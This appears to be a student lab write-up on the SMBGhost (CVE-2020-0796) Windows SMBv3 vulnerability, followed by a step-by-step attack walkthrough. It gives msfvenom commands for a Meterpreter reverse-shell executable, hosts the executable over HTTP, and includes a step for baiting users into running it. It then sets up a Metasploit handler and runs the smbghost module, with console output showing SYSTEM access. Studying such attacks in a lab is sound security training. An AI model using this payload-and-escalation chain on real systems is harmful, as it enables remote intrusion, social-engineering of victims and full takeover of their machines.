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### Project 1

### SMBGhost aka CoronaBlue

### Introduction

**SMBGhost** 

Aka: CoronaBlue

A remote code execution vulnerability in the SMB 3.1.1

Affected OS: Windows 10/Server v 1903-1909 x64, x32, ARM64

CVSS rating 10/10

CVE-2020-0796

SMBGhost (CVE-2020-0796) aka CoronaBlue is a remote code execution (RCE) vulnerability in

Windows 10 and Windows Server 2019(v 1903-1909 x64, x 32 ARM64). It exists in version 3.1.1

of the Microsoft Server Message Block (SMB) protocol- the same protocol that was targeted by

the infamous WannaCry ransomware in 2017.

In this case, the bug is an integer overflow vulnerability in the SMBv3.1.1 message decompression

routine of the kernel driver srv2.sys.

Over 103,000 machines are still susceptible to attacks exploiting the flaws according to the

Shodan. This "Wormable" Remote Code Execution vulnerability could allow attackers to spread

malware cross the machines without any need for the user interaction. The vulnerability tracked

as CVE-2020-0796, is ranked as critical and hold the perfect score of 10 on the Common Vulnerability Scoring System (CVSS) scale.

The flaw was considered very serious, instead of a Tuesday patch, Microsoft issued an out-of-band patch.

This is the executive summary of vulnerability released by Microsoft:

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2020-0796

### **Executive Summary**

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 3.1.1 (SMBv3) protocol handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server or client.

To exploit the vulnerability against a server, an unauthenticated attacker could send a specially crafted packet to a targeted SMBv3 server. To exploit the vulnerability against a client, an unauthenticated attacker would need to configure a malicious SMBv3 server and convince a user to connect to it.

The security update addresses the vulnerability by correcting how the SMBv3 protocol handles these specially crafted requests.

But after the first proof-of-concept (PoC) to achieved RCE was released, it got global attention. It could be used with other SMBv3 vulnerabilities like "SMBleed".

# **Exploitation Steps:**

Step 1: Setting up a vulnerable version of Windows

The old version can be downloaded using this easy tool. Link to download it is: <a href="http://rufus.ie/">http://rufus.ie/</a>

Step 2: Creating a standalone payload with MSFvenom

### Commands:

sudo msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.0.50 LPORT=6272 - f exe -o projetbutcher.exe

# Step 3: Social Engineering to bait users to click the executable file python -m SimpleHTTPServer 8000 http://192.168.0.50:8000

Step 4: Using Multi/Handler to gain Meterpreter Shell Access

use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse\_tcp

set LHOST 192.168.0.50

set LPORT 6272

exploit

Step 5: Using the Metasploit module "exploit/windows/local/cve\_2020\_0796\_smbghost" to gain root access of Vulnerable Windows.

use exploit/windows/local/cve\_2020\_0796\_smbghost

show options

show sessions

set session 4

exploit

## **Demonstration:**

I am using the exploit/windows/local/cve\_2020\_0796\_smbghost which is present in the Metasploit module. This module is used for privilege escalation through remote code execution. This module requires session to run.

### Step 1: Setting up a vulnerable version of Windows

I used this software to download a previous version of Windows. The link for it is:

http://rufus.ie/

Downloaded version:

# About


# Windows specifications

Edition Windows 10 Education

Version 1903

Installed on 27/02/2021 OS build 18362.356

### **Step 2: Disable the firewall**



### Step 3: Creating a standalone payload with Msfvenom

sudo msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=192.168.0.50 LPORT=6272 -

f exe -o projetbutcher.exe


Once the executable file is created, lets host it

python -m SimpleHTTPServer 8000

### **Step 4: Social Engineering**

Social Engineering to bait users to click the file "projectbutcher.exe"

### http://192.168.0.50:8000



### Step 5: Using Multi/handler to gain meterpreter shell access

use exploit/multi/handler


set PAYLOAD windows/x64/meterpreter/reverse\_tcp

set LHOST 192.168.0.50

set LPORT 6272


exploit

```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.50
LHOST ⇒ 192.168.0.50
msf6 exploit(multi/handler) > set LPORT 6272
LPORT ⇒ 6272
msf6 exploit(multi/handler) > exploit
```




The first three sessions died because, I forgot to turn off the firewall. So, once I got the shell access, I run the "whoami" command. As shown in the screenshot above right now I have "desktop-4mdc566\butcher" local admin privilege.

Step 6: Using the exploit/windows/local/cve\_2020\_0796\_smbghost module



Now since I have an active session "4" in background, I will be using it to exploit the machine.



```
msf6 exploit(
                                                  smbghost) > exploit
Started reverse TCP handler on 192.168.0.50:4444
Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable.
[*] Launching notepad to host the exploit...
[+] Process 8100 launched.
[*] Reflectively injecting the exploit DLL into 8100 ...
[*] Injecting exploit into 8100 ...
[*] Exploit injected. Injecting payload into 8100...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (200262 bytes) to 192.168.0.31
[*] Meterpreter session 5 opened (192.168.0.50:4444 → 192.168.0.31:55510) at 2021-02-28 15:38:37 -0500
meterpreter > shell
Process 5344 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.356]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>
```

Here we can see, now I have the root privilege for this windows machine.